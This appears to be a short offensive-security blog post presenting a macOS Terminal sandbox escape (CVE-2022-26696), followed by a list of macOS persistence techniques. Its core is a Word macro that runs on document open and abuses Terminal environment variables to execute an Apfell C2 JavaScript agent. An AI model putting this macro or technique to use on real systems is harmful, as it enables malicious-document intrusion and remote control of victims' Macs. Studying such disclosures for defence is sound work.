
Madhav Bhatt
64 Followers

Effective collaboration between red and blue can produce offensive defense a.k.a blue team quickly detecting, responding and disrupting attackers activities.

…but we have our own 0-days 😈

Presenting :

# macOS sandbox escape vulnerability



Active Callbacks


| INTERACT | IP | HOST | USER | DOMAIN | OS | LAST CHECKIN | DESCRIPTION | AGENT | C2 |
|---|---|---|---|---|---|---|---|---|---|

/private/tmp/word


Word.docm

Macintosh HD › private › tmp › word

# Sandbox escape vulnerability details



```
Sub AutoOpen()

MacScript ("do shell script ""open -b com.apple.terminal --env __OSINSTALL_ENVIRONMENT=1
--env PATH='$(/usr/bin/osascript -l JavaScript /path/.apfell.js)'"" ")

End Sub
```



**Terminal**

Available for: macOS Monterey

Impact: A sandboxed process may be able to circumvent sandbox restrictions


Description: This issue was addressed with improved environment sanitization.

CVE-2022-26696: Ron Waisberg, Ron Hass (@ronhass7) of Perception Point, and Wojciech Reguła (@_r3ggi) of SecuRing

# Persistence

Typical macOS persistence techniques:

- Launch Agents
- Launch Daemons
- Login Items
- Cron Jobs
- Login/Logout Hooks
- Authorization Plugins
- …



